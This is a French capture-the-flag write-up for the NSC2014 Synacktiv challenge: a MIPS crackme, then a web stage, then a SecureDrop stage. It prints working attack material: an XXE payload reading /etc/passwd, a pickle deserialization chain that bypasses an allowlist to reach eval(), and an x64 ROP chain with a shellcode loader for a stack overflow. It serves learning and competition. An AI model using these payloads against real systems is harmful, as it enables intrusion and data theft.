

# Challenge NSC2014 / Synacktiv

*La présente solution décrit le processus de résolution du challenge. Le code écrit dans ce cadre est, autant que possible, joint à la présente solution afin de pouvoir reproduire les différentes étapes.*

Le challenge consiste à retrouver un couple mot de passe / adresse e-mail, et à envoyer le-dit mot de passe à la-dite adresse e-mail.

Le point de départ est un fichier crackmips.tar.gz téléchargeable depuis le site web de la conférence.

## Mission 1 : crackmips

Le fichier est, contrairement à ce qu'indique l'extension, une archive TAR non compressée :

```
$ file crackmips.tar.gz
crackmips.tar.gz: POSIX tar archive (GNU)
```

Le contenu de l'archive est un fichier crackmips, qui contre toute attente est un crackme ELF en MIPS (non strippé, c'est gentil) :

```
$ file ./crackmips
./crackmips: ELF 32-bit LSB executable, MIPS, MIPS-II version 1, dynamically
linked (uses shared libs), for GNU/Linux 2.6.26,
BuildID[sha1]=be26414a4b6e7af7098c07a6646a5c658e1440e7, not stripped
```

Qui dit MIPS, dit automatiquement Qemu, et fait également penser aux images Qemu Debian MIPS mises à disposition par Aurel32 sur son site web<sup>1</sup>.

Nous pouvons alors récupérer ces images, les lancer via la ligne de commande spécifiée sur la page (après l'ajout d'un ingénieur *-nographic*), et exécuter le binaire :

```
Debian GNU/Linux 7 debian-mipsel ttyS0

debian-mipsel login: root
Password:

root@debian-mipsel:~# ./crackmips
usage: ./crackmips password
root@debian-mipsel:~# ./crackmips test
WRONG PASSWORD
```

Il est alors grand temps de sortir IDA.

Nous constatons alors rapidement 2 choses en observant le début de la fonction main() :

- Un appel à *strlen()* suit d'une comparaison avec 0x30 => La taille du mot de passe doit être de 48 caractères
- Un décodage hexadécimal de la chaîne => Le mot de passe ne doit contenir que des caractères de l'espace [0-9A-F]. Les caractères sont ensuite pris 2 par 2, puis inversés, pour constituer les octets du mot de passe (par exemple, la chaîne A1 donne 0x1A)

Si l'une de ces conditions n'est pas respectée, le programme affiche *WRONG PASSWORD* et termine.

---

<sup>1</sup> <https://people.debian.org/~aurel32/qemu/mipsel/>



Nous arrivons ensuite en *0x402218*, où les choses sérieuses peuvent commencer.

Le processus fait appel à *fork()*, puis :

- le père fait appel à une fonction *debug()*
- le fils boucle sur chaque DWORD du mot de passe, effectuant toute une série d'opérations entrecoupées d'instructions *break 0*, puis compare le résultat final à la chaîne "[ Synacktiv + NSC = <3 ]".

Chaque itération de la boucle semble être indépendante de la précédente, il serait donc théoriquement possible d'effectuer un bruteforce sur chaque DWORD pour trouver la bonne combinaison. Mais cette approche manque à la fois de classe et d'intérêt :)

## Acte 1 : Au nom du père ...

Intéressons nous à la fonction *debug()*. Celle-ci attend que le fils rencontre une instruction *break 0* (via des appels à *waitpid()*), puis récupère l'état des registres via un appel à *ptrace(PTRACE\_GETREGS, ...)*.

La valeur du registre *\$pc* est alors récupérée, et subit de nombreuses opérations (similaires à celles que le fils effectue sur le mot de passe), avant d'être modifiée dans le contexte du fils (via *ptrace(PTRACE\_SETREGS, ...)*). Le fils est ensuite relancé via *ptrace(PTRACE\_CONT, ...)*.

On comprend alors l'objectif de la fonction *debug()*. Il s'agit de modifier le chemin d'exécution du fils dans le gros bloc chargé d'effectuer des opérations sur le mot de passe. Au final, ce gros bloc est un découpage d'opérations basiques pouvant s'exécuter dans différents ordres, selon les valeurs de *\$pc* calculées par la fonction *debug()*.

Les opérations effectuées sur *\$pc* par la fonction *debug()* ne dépendent que de la valeur initiale de *\$pc* et d'un compteur, et ne sont nullement affectées par la valeur du mot de passe entré.

Il est alors possible d'enregistrer l'ensemble des transformations pour une exécution du programme à l'aide d'un script GDB basique, celles-ci étant constantes :

```
b *0x400B90
commands
p/x $v0
cont
end
```

```
b *0x401D88
commands
p/x $v0
cont
end
```

Deux breakpoints sont placés, le premier en *0x400B90* pour récupérer la valeur de *\$pc* avant modification, et le second en *0x401D88* pour récupérer la valeur modifiée.

Une fois le programme exécuté, la trace générée nous permet de générer un tableau de correspondance pour gérer la suite de l'exécution à chaque instruction *break 0* rencontrée. Une fois ce tableau généré, nous n'avons plus à nous soucier de la fonction *debug()*.

## Acte 2 : et du fils ...

Revenons au processus fils. Pour plus de clareté, nous parlerons du gros bloc pour évoquer le corps de la boucle effectuant les opérations sur les DWORD du mot de passe, et des petits blocs pour les instructions entre chaque *break 0*. Pour illustration, voici un extrait du gros bloc :



```

break 0
lw $v1, 0x48+counter1($fp)
sll $v0, $v1, 2
addiu $a0, $fp, 0x48+var_30
addu $v0, $a0, $v0
lw $a0, 8($v0)
li $v0, 0xBF0991A0
xor $a0, $v0
sll $v0, $v1, 2
addiu $v1, $fp, 0x48+var_30
addu $v0, $v1, $v0
sw $a0, 8($v0)
break 0
lw $v1, 0x48+counter1($fp)
sll $v0, $v1, 2
addiu $a0, $fp, 0x48+var_30
addu $v0, $a0, $v0
lw $a0, 8($v0)
lw $v0, 0x48+counter1($fp)
addu $a0, $v0
sll $v0, $v1, 2
addiu $v1, $fp, 0x48+var_30
addu $v0, $v1, $v0
sw $a0, 8($v0)
break 0
lw $v1, 0x48+counter1($fp)
sll $v0, $v1, 2
addiu $a0, $fp, 0x48+var_30
addu $v0, $a0, $v0
lw $a0, 8($v0)
li $v0, 0xD0358C15

```

*Illustration 1: Nous pouvons reconnaître ici l'habituel sadisme du concepteur du challenge*

Si l'on étudie les différents petits blocs (il y en a 100), on se rend compte qu'il y a assez peu de types d'opérations différentes sur le DWORD :

- NOT
- ADD IMM / ADD COUNT
- SUB IMM / SUB COUNT
- XOR IMM / XOR COUNT
- ROR IMM / ROR COUNT+1
- ROL IMM / ROL COUNT+1

où IMM est une valeur immédiate, et COUNT un compteur commençant à 0 et incrémenté à chaque tour de boucle.

Un simple pattern matching sur les instructions de chaque petit bloc suffit à déterminer de quelle opération il s'agit. Un petit script en Python permet alors de transformer le gros bloc en un ensemble de 100 opérations basiques.

```

$ python transform.py extract_ida.txt
[...]
.text:00402290: SUB CNT
.text:004022C0: ROR 1
.text:0040230C: SUB CNT
.text:0040233C: XOR 0x7B4DE789
.text:00402370: ADD 0x87DD2BC5
.text:004023A4: ROR 12
.text:004023F0: ADD CNT
.text:00402420: XOR CNT
.text:00402450: ROL 13
.text:0040249C: NOT
[...]

```

En combinant cette liste d'opérations et le tableau de correspondance généré précédemment, nous



pouvons inverser la boucle en partant de la chaîne finale, pour retrouver la clé initiale.

### Acte 3 : ... et du reverse ?


```
$ python st_esprit.py
322644EF941077AB1115AB575363AE87F58E6D9AFE5C62CC

# ./crackmips 322644EF941077AB1115AB575363AE87F58E6D9AFE5C62CC
good job!
Next level is there: http://nsc2014.synacktiv.com:65480/oob4giekee4zaeW9/
```

Nous pouvons alors accéder à la 2e partie du challenge.

## Mission 2 : iNews

La suite du challenge nous mène à une page web permettant d'enregistrer des messages :



*Illustration 2: OMFG ... du ... web ???*

### Acte 1 : XML pwnage

Si l'on essaye d'ajouter un nouveau message basique, la requête suivante est envoyée :

```
POST /msg.add HTTP/1.1
Host: nsc2014.synacktiv.com:65480
[...]

vs=&title=TITLE_TEST&body=%3Cmsg%3EMSG_TEST%3C%2Fmsg%3E
```

On constate alors que des balises `<msg>` et `</msg>` sont ajoutées autour du corps du message. On pense alors immédiatement à l'exploitation d'un parser XML.


La classe de vulnérabilité venant à l'esprit est l'inclusion de fichiers locaux via une XXE. Essayons :



```
POST /msg.add HTTP/1.1
Host: nsc2014.synacktiv.com:65480
[...]
```

```
vs=&title=TITLE_TEST&body=<!DOCTYPE foo [<!ENTITY z SYSTEM
"file:///etc/passwd">]><msg>%26z%3B</msg>
```

Le serveur nous renvoie alors le message suivant, indiquant que l'on a bien affaire à un parser XML :




*Illustration 3: Rendez nous IDA ! On a champomy !*

Ce type de vulnérabilité permettant également de lister des répertoires, essayons de vérifier si nous sommes capables de lister la racine :

```
POST /msg.add HTTP/1.1
Host: nsc2014.synacktiv.com:65480
[...]
```

```
vs=&title=TITLE_TEST&body=<!DOCTYPE foo [<!ENTITY z SYSTEM "file:///"]><msg>
%26z%3B</msg>
```

Le serveur ne renvoie cette fois-ci aucune erreur, et un nouveau message est apparu :



*Illustration 4: DIE WEB CHALLENGE DIE §§*

Nous sommes donc dans un répertoire ne contenant que deux fichiers : *app.conf* et *viewstate.pyc*. Nous pouvons donc les récupérer via la vulnérabilité.



## Acte 2 : viewstate

Le contenu du fichier *app.conf* est le suivant :

```
[global]
you_know_how_to_play_with_xxe = 1
admin_url = /secret.key
[viewstate]
key = ab2f8913c6fde13596c09743a802ff7a
```

Le fichier *viewstate.pyc* est quand à lui un fichier Python 2.7 compilé.

```
$ file viewstate.pyc
viewstate.pyc: python 2.7 byte-compiled
```

Plusieurs outils permettent de retrouver le code Python original à partir de code compilé, notamment uncompile2<sup>2</sup>, qui fonctionne à peu près avec *viewstate.pyc*.

Nous avons alors accès au code Python de gestion des messages. La lecture du fichier *app.conf* nous donne la clé de chiffrement pour générer des *vs* à envoyer au script, et nous indique une URL */secret.key*. On comprend alors que le but de cette étape sera d'obtenir une clé secrète depuis cette URL.

Le code gérant les requêtes vers *secret.key* semble être le suivant :

```
ADMIN_HOSTS = frozenset(['127.0.0.1', '::1', '10.0.1.200'])

@staticmethod
def getMasterSecretKey(req, vs_data = None):
    assert isinstance(req, EZWebRequest)
    vs = App._load_session(vs_data)
    if vs.data.get('uid', -1) != 31337:
        raise SecurityError('not allowed from this uid')
    if req.env['REMOTE_ADDR'] not in App.ADMIN_HOSTS:
        raise SecurityError('not allowed from this IP address')
    return (vs, SecretStore.getMasterKey())
```

La lecture de la clé secrète ne sera possible que si l'on fourni l'uid 1337, et si l'adresse IP de provenance fait partie d'*ADMIN\_HOSTS*.

La lecture du code source de *viewstate* nous dévoile les points suivants :

- le fonctionnement des différents handlers de messages (classe *App*)
- la gestion de la variable *vs* (classe *ViewState*) : il s'agit en fait d'un dictionnaire serialisé, compressé, chiffré en AES avec la clé fournie dans *app.conf*, puis encodé en base64
- la gestion de la désérialisation de *vs* (classe *ViewStateUnpickler*) : la classe de désérialisation surcharge la classe *Unpickler* afin de restreindre drastiquement les fonctions appelables via les fonctions de réduction (*\_\_reduce\_\_()*)<sup>3</sup> : seul le module *\_\_builtin\_\_* est autorisé, ainsi qu'une courte liste de fonctions

Le code de *viewstate.py*, tel que produit par uncompile2, est fourni avec la présente solution.

Nous comprenons alors qu'il va s'agir d'exploiter la désérialisation d'objets Python. La limitation appliquée sur les fonctions appelables va toutefois nous compliquer fortement la tâche !

---

<sup>2</sup> <https://github.com/wibiti/uncompile2>

<sup>3</sup> [https://docs.python.org/2/library/pickle.html#object.\\_\\_reduce\\_\\_](https://docs.python.org/2/library/pickle.html#object.__reduce__)



Si l'on observe le contenu de `vs` après avoir posté un message, on a :

```
{'msg': [{'body': u'<msg>MON_MSG</msg>', 'title': 'MON_TITRE'}], 'display_name': 'guest'}
```

On peut alors tester notre capacité à exécuter du code en utilisant l'une des fonctions autorisées, en envoyant une `vs` contenant une instance d'un objet doté d'une fonction `__reduce__()` :

```
class MYTEST(object):
    def __reduce__(self):
        return (str, (42,))

myvs = {'msg': [{'body': u'<msg>xxx</msg>', 'title': MYTEST()}], 'display_name':
'guest'}
```

Le serveur nous renvoie alors :

```
... "messages": [{"body": "<msg>xxx</msg>", "title": "42"} ...
```

ce qui indique que notre code (`str(42)`) a bien été exécuté.

La liste des fonctions autorisées est stockée dans l'attribut `SAFE_BUILTINS` de la classe `ViewStateUnpickler` :

```
SAFE_BUILTINS = frozenset(['bool', 'chr', 'dict', 'float', 'getattr', 'int',
'list', 'locals', 'long', 'max', 'min', 'repr', 'set', 'setattr', 'str', 'sum',
'tuple', 'type', 'unicode'])
```

Notre stratégie va consister à remplacer ce frozenset, de manière à pouvoir appeler n'importe quelle fonction du module `__builtin__` (par exemple, `eval()`).

Ayant accès aux fonctions `set()` et `setattr()`, nous avons la possibilité de créer un nouveau set, et de l'affecter l'attribut `SAFE_BUILTINS` de notre objet `ViewStateUnpickler` :

```
setattr(self, "SAFE_BUILTINS", set(['bool', 'chr', 'dict', 'eval', 'float',
'getattr', 'int', 'list', 'locals', 'long', 'max', 'min', 'repr', 'set',
'setattr', 'str', 'sum', 'tuple', 'type', 'unicode']))
```

Il nous faut encore récupérer notre `self`. Voyons ce qui est retourné par un appel à `locals()` :

```
class MYTEST(object):
    def __reduce__(self):
        return (str, (LOCALS(),))

class LOCALS(object):
    def __reduce__(self):
        return (locals, ())

vs = {'msg': [{'body': u'<msg>xxx</msg>', 'title': MYTEST()}], 'display_name':
'guest'}
```

Le serveur renvoie alors :

```
... "messages": [{"body": "<msg>xxx</msg>", "title": "{ 'self':
<viewstate.ViewStateUnpickler instance at 0x7f0eb83db758>, 'args': (), 'stack':
[{}], 'msg', [], {'body': u'<msg>xxx</msg>', 'title', <type 'str'>], 'func':
<built-in function locals>}" } ...
```



Le dictionnaire retourné par *locals()* contient une clé *self* dont la valeur est l'instance de *ViewStateUnpickler* dans laquelle nous nous trouvons.

Il ne nous reste alors qu'à récupérer cette valeur pour la passer à *setattr()*. Malheureusement, la fonction *getattr()* ne permet pas de récupérer une valeur d'un dictionnaire. Nous allons donc devoir passer par un intermédiaire, la fonction *type()*. Celle-ci permet, lorsque 3 paramètres lui sont passés, de créer un nouvel objet, dont l'attribut `__dict__` sera le dictionnaire passé en 3e argument.

La récupération de *self* peut alors se faire :

```
getattr(type("obj42", (), locals()), "self")
```

Nous pouvons donc remplacer l'attribut *SAFE\_BUILTINS* de la façon suivante :

```
setattr(getattr(type("obj42", (), locals()), "self"), "SAFE_BUILTINS",
set(['bool', 'chr', 'dict', 'eval', 'float', 'getattr', 'int', 'list', 'locals',
'long', 'max', 'min', 'repr', 'set', 'setattr', 'str', 'sum', 'tuple', 'type',
'unicode']))
```

Une fois le remplacement effectué, il nous suffit d'appeler *eval()* avec des paramètres bien sentis. D'après le code de *viewstate.py*, la clé secrète est récupérée via un appel à *SecretStore.getMasterKey()*. Un peu d'intuition nous dit que la clé secrète apparaîtra dans les constantes de cette fonction, et nous pouvons alors exécuter le code suivant :

```
eval(__import__('viewstate').SecretStore.getMasterKey.func_code.co_consts)
```

Nous pouvons alors tout mettre bout à bout et contruire notre *vs* :

```
class LOCALS(object):
    def __reduce__(self):
        return ((locals, ())) # call locals()

class TYPE(object):
    def __reduce__(self):
        return (type, ("obj42", (), LOCALS()))

class GETATTR(object):
    def __reduce__(self):
        return (getattr, (TYPE(), "self"))

class NEWSET(object):
    def __reduce__(self):
        return (set, ([ 'bool', 'chr', 'dict', 'eval', 'dir', 'float', 'getattr',
'int', 'list', 'locals', 'long', 'max', 'min', 'repr', 'set', 'setattr', 'str',
'sum', 'tuple', 'type', 'unicode'],)) # create a new set()

class SETATTR(object):
    def __reduce__(self):
        return (setattr, (GETATTR(), 'SAFE_BUILTINS', NEWSET()))

class EVAL(object):
    def __reduce__(self):
        return (eval,
("__import__('viewstate').SecretStore.getMasterKey.func_code.co_consts",))

vs = {'msg': [{'body': SETATTR(), 'title': EVAL()}], 'display_name': 'guest'}
```





Le serveur nous répond alors :

```
... "messages": [{"body": null, "title": [null, 124, "getMasterKey() caller not
authorized (opcode %i/%i)", "viewstate.py", "getMasterKey() caller not
authorized", "getMasterSecretKey", "getMasterKey() caller not authorized
(function %s/%s)",
"master_key=http://nsc2014.synacktiv.com:65480/OhXieK1hEizahk2i/securedrop.tar.g
z"]} ...
```

Nous avons donc obtenu la *master\_key*, qui est une URL vers la 3e partie du challenge.

## Mission 3 : SecureDrop

L'archive *securedrop.tar.gz* contient l'arborescence suivante :

```
$ tar tvzf securedrop.tar.gz
drwxr-xr-x efiliol/ANSSI      0 2014-09-01 17:06 securedrop/
drwxr-xr-x efiliol/ANSSI      0 2014-09-01 17:06 securedrop/client/
-rw-r--r-- efiliol/ANSSI 2002 2014-08-28 12:23 securedrop/client/client.py
drwxr-xr-x efiliol/ANSSI      0 2014-09-01 17:06 securedrop/archive/
-rw-r--r-- efiliol/ANSSI   803 2014-09-01 17:06 securedrop/archive/messages
drwxr-xr-x efiliol/ANSSI      0 2014-08-27 19:06 securedrop/servers/
-rwxr-xr-x efiliol/ANSSI 9600 2014-08-27 18:43 securedrop/servers/SecDrop
drwxr-xr-x efiliol/ANSSI      0 2014-08-27 14:34 securedrop/servers/xinetd.conf/
-rw-r--r-- efiliol/ANSSI   466 2014-08-27 14:34
securedrop/servers/xinetd.conf/secdrop
-rw-r--r-- efiliol/ANSSI   449 2014-08-27 14:34
securedrop/servers/xinetd.conf/stpm
-rwxr-xr-x efiliol/ANSSI 14728 2014-08-27 18:43 securedrop/servers/STPM
drwxr-xr-x efiliol/ANSSI      0 2014-08-27 14:35 securedrop/lib/
-rwxr-xr-x efiliol/ANSSI 35648 2014-08-27 18:43 securedrop/lib/libsec.so
```

Il s'agit d'un ensemble de fichiers d'une solution de dépôt de messages sécurisés, appartenant à un utilisateur *efiliol*.

Le client *client.py* demande un message à l'utilisateur, génère une clé AES aléatoire, chiffre le message à l'aide d'AES-OCB3, puis chiffre la clé AES à l'aide d'une clé publique RSA, et envoie les 2 chiffrés et un mot de passe à un serveur en écoute sur *nsc2014.synacktiv.com*, port 1337.

Les données doivent être envoyées de la façon suivante :

```
"PASSWORD\nCLE_CHIFFREE\nMSG_CHIFFRE\n"
```

Les binaires de la partie serveur sont également présents, avec leurs fichiers de configuration. Une bibliothèque *libsec.so* est utilisée à la fois par le client et les serveurs, et contient l'ensemble des fonctions de cryptographie.

Enfin, un fichier *messages* contient un message chiffré et la clé chiffrée associée.

On comprend alors que le but va être de pouvoir déchiffrer ce message.

Pour cela, nous devons commencer par étudier la partie serveur.

### Acte 1 : SecDrop

La configuration de ce service est la suivante :



```

service secdrop
{
    port            = 1337
    user            = secdrop
    socket_type     = stream
    protocol       = tcp
    type           = UNLISTED
    wait           = no
    instances      = 1
    server         = /home/secdrop/SecDrop
    server_args    = /home/secdrop/messages
}

```

Il s'agit donc du binaire contacté lors de la connexion depuis le client (port 1337).

L'étude du *main()* de ce binaire révèle plusieurs choses :

- un appel à *alarm(0xa)* ainsi que l'ajout d'un gestionnaire de signal sur *SIGALRM* affichant un message de timeout et quittant le programme => l'exécution du programme ne pourra pas dépasser 10 secondes
- l'ouverture en *append* du fichier passé en paramètre (*/home/secdrop/messages*) => on devine qu'il s'agit là du fichier *messages* présent dans notre archive
- l'ouverture d'une connexion TCP vers 127.0.0.1:2014, avec le message "connecting to the safe"
- l'appel à une fonction en *0x4012D0* mettant en place *seccomp* avec des règles personnalisées pour limiter les appels systèmes à *read*, *write* et *exit*
- enfin, l'entrée standard est lue (0x21 octets) pour vérifier que le bon mot de passe est fourni (comparaison avec la chaîne "UBNtYTbYKWBeo12cHr33GHREdZYyOHMZ\n")
- si le mot de passe est bon, on entre dans la fonction en *0x400FB0* chargée de traiter le reste des données

La fonction en *0x400FB0* a le comportement suivant (à chaque étape, des messages de debug nous aident à comprendre le fonctionnement) :

- Lecture de l'entrée standard dans un buffer sur la pile jusqu'à rencontrer un '\n' (debug : "receiving key")
- Vérification que la donnée lue fait 0x15A octets
- Lecture de l'entrée standard dans un buffer sur la pile jusqu'à rencontrer un '\n' (debug : "receiving message")
- Envoi de la clé chiffrée au service STPM, sous la forme "3\n2\n0\nCLE\_CHIFFREE\n" (debug : "decrypting key")
- Envoi du message chiffré au service STPM, sous la forme "2\n2\nMSG\_CHIFFRE\n" (debug : "checking message")
- Renvoi au client de la réponse du service STPM (debug : "sending confirmation")
- Enregistrement du message dans le fichier *messages* (debug : "storing message")
- Envoi de "5\n" au service STPM
- Renvoi au client de "Msg succesfully stored!\n"

Le binaire SecDrop ne dispose d'aucune clé de chiffrement, et transmet les données à déchiffrer au service STPM. Si le déchiffrement se passe correctement, le message est enregistré.

Une vulnérabilité est très rapidement identifiée dans cette fonction : la routine de lecture de la clé ou du message chiffré dans le buffer sur la pile ne s'arrête que lorsqu'un '\n' est lu, sans effectuer de contrôle sur la taille du buffer.

Nous sommes alors en présence d'un cas classique de buffer overflow. Aucun canary de pile n'étant



présent, il est alors trivial de l'exploiter pour contrôler le registre *RIP* lors du retour de la fonction.

Un œil avisé (ce qui n'est pas le cas de l'auteur de la solution) remarquera aussi très rapidement que le bit NX est désactivé pour ce binaire, permettant l'exécution d'un shellcode placé dans une zone inscriptible de la mémoire. Ne pas noter cette subtilité implique de nombreuses heures de frustration (/rage /rage /rage).

```
$ readelf -l ./securedrop/servers/SecDrop
[...]  
GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000  
                0x0000000000000000 0x0000000000000000 RWE      10
```

Le seul obstacle restant est l'ASLR. Enfin, notre overflow pourra contenir n'importe quel caractère, excepté un 0xa, impliquant la fin de la lecture.

Nous pouvons alors commencer à écrire un code d'exploitation dont le premier étage effectuerait les actions suivantes :

- Récupération de l'adresse de la fonction *read()* de la *libc* (l'adresse de *read()* dans le binaire contient un 0x0a)
- Appel de cette fonction pour lire des données que l'on envoie dans une zone inscriptible
- Saut vers cette zone

Ces actions devront être réalisées par une chaîne ROP. La première étape nécessitant la récupération d'une valeur utilisée par la suite (l'adresse de *read()*), nous devons trouver un moyen d'exploiter la vulnérabilité plusieurs fois de suite (au moins 2 fois). Pour cela, il nous suffit simplement de retourner au début de notre fonction en *0x400FB0*, qui va alors à nouveau lire l'entrée standard et provoquer à nouveau l'overflow.

Sous Linux x64, le passage des paramètres se fait via les registres, dans l'ordre RDI, RSI, RDX (et plus si affinités). Nous avons donc besoin de gadgets pour positionner ces 3 registres. Ensuite, notre chaîne de ROP va consister en des appels successifs à :

- *write(1, @read, 8)*
- *read(0, @zone\_inscriptible, size\_shellcode)*
- *jmp zone\_inscriptible*

Ne trouvant pas de gadget évident pour positionner RDX, nous nous contenterons de sa valeur au moment du retour de fonction, soit 0x1A (qui correspond à la taille de la chaîne "error while receiving key\n" après passage dans *SEC\_printf()*).

Les gadgets suivants permettent de positionner RDI et RSI :

```
401521:    5e                pop     rsi  
401522:    41 5f            pop     r15  
401524:    c3              ret  
  
401523:    5f                pop     rdi  
401524:    c3              ret
```

L'adresse de *read()* étant proche d'une adresse de fonction dans la bibliothèque *libsec.so*, nous récupérons d'un coup les 2 adresses afin de connaître l'adresse de base de *libsec.so*, qui nous servira par la suite. Nos deux chaînes ROP seront les suivantes (en Python) :

```
rop_chain = struct.pack("<Q", 0x401521) # pop rsi, pop r15, ret  
rop_chain += struct.pack("<Q", 0x601cc0) # RSI => get @SEC_fprintf + @read  
rop_chain += struct.pack("<Q", 0xfef)    # R15
```



```

rop_chain += struct.pack("<Q", 0x401523) # pop rdi, ret
rop_chain += struct.pack("<Q", 1)         # RDI => stdout
rop_chain += struct.pack("<Q", 0x400BC0) # write
rop_chain += struct.pack("<Q", 0x400fb0) # restart

rop_chain2 = ""
for k in xrange((len(shellcode)/0x1a)+1):
    rop_chain2 += struct.pack("<Q", 0x401521)      # pop rsi, pop r15, ret
    rop_chain2 += struct.pack("<Q", 0x601000+0x1a*k) # RSI
    rop_chain2 += struct.pack("<Q", 0)             # R15
    rop_chain2 += struct.pack("<Q", 0x401523)      # pop rdi, ret
    rop_chain2 += struct.pack("<Q", 0)             # RDI
    rop_chain2 += struct.pack("<Q", read_addr)     # read

rop_chain2 += struct.pack("<Q", 0x601000) # call shellcode

```

L'adresse *0x601000* est inscriptible et utilisée pour stocker notre shellcode. Nous pouvons dès lors exécuter du code arbitraire depuis le processus *SecDrop*.

## Acte 2 : STPM

La configuration de ce service est la suivante :

```

service stpm
{
    port            = 2014
    user            = stpm
    socket_type     = stream
    protocol        = tcp
    type            = UNLISTED
    wait            = no
    instances       = 1
    server          = /home/stpm/STPM
    server_args     = /home/stpm/keyfile
}

```

STPM (pour Secure TPM?) est un service gérant un ensemble de clés (symétriques ou asymétriques), et exposant 4 fonctionnalités pouvant être appelées en communiquant sur le port 2014.

Le *main()* du binaire est assez simple :

- Appel à *SEC\_init()*, fonction d'initialisation des fonctions de crypto de la libsec (allocation de buffers pour la gestion des bignums, ouverture de */dev/urandom*)
- Traitement du fichier de configuration passé en paramètre : ce fichier contient une liste de clés asymétriques (précédées de *A*) ou symétriques (précédées de *S*), qui sont importées et stockées dans une structure pouvant contenir jusqu'à 10 clés
- Activation de *seccomp* en mode strict
- Appel à la fonction en *0x4014B0*, chargée de lire et exécuter les commandes envoyées sur l'entrée standard (et donc en pratique sur le port 2014)

On notera au passage que la fonction d'import d'une clé symétrique depuis le fichier de configuration ne remplit pas correctement la structure chargée d'accueillir la clé, ce qui peut permettre de provoquer par la suite un crash du binaire. Nous apprendrons par la suite que ce comportement était involontaire, mais visiblement inexploitable.

Le binaire attend des données formatées de la façon suivante :

- un numéro de fonction de 1 à 4, suivi d'un '\n'



- les arguments de cette fonction, chacun terminé par un '\n'

Les 4 fonctions appelables sont les suivantes :

- `print_keys()` : affiche les clés stockées en faisant appel à `SEC_fprint_key()`
- `message_decrypt(keyid,msg)` : déchiffre un message *msg* en utilisant la clé symétrique d'identifiant *keyid*, en utilisant la fonction `SEC_decrypt()`
- `import_key(keyid1, keyid2, ciph_key)` : importe une clé chiffrée *ciph\_key* dans l'emplacement *keyid2* en utilisant la clé asymétrique d'identifiant *keyid1*, en utilisant la fonction `SEC_unwrap()`
- `export_key(keyid1, keyid2)` : export une clé symétrique d'identifiant *keyid2* en la chiffrant avec une clé asymétrique d'identifiant *keyid1*, en utilisant la fonction `SEC_wrap()`

On comprend alors mieux les chaînes envoyées par le binaire *SecDrop* : il s'agissait de l'import d'une clé symétrique en position 2 en utilisant la clé 0, puis du déchiffrement d'un message en utilisant la clé 2.

Une première tentative consiste, via la vulnérabilité précédemment identifiée dans *SecDrop*, à envoyer la chaîne "1\n" pour appeler la fonction `print_keys()`. Evidemment, les clés affichées sont uniquement les parties publiques des clés asymétriques. Pour les autres clés, les parties privées des clés asymétriques sont remplacées par "PRIVATE :)" et les clés symétriques par "SECRET :)" ...

Aucune vulnérabilité dans le traitement des messages reçus par le binaire n'a pu être identifiée.

### Acte 3 : libsec.so

La bibliothèque libsec.so exporte des fonctions dont le nom commence par `SEC_`, et dont les rôles sont multiples :

- chiffrement symétrique en AES-OCB3 (en utilisant l'implémentation de référence<sup>4</sup>, d'après la chaîne de caractères "OCB3 (Reference)") : `SEC_crypt`, `SEC_decrypt`
- chiffrement asymétrique (RSA) pour l'import et l'export de clés : `SEC_wrap`, `SEC_unwrap`
- plusieurs fonctions d'interaction avec des file streams : `SEC_fprintf`, `SEC_fprintf_keys`, `SEC_fgetc`

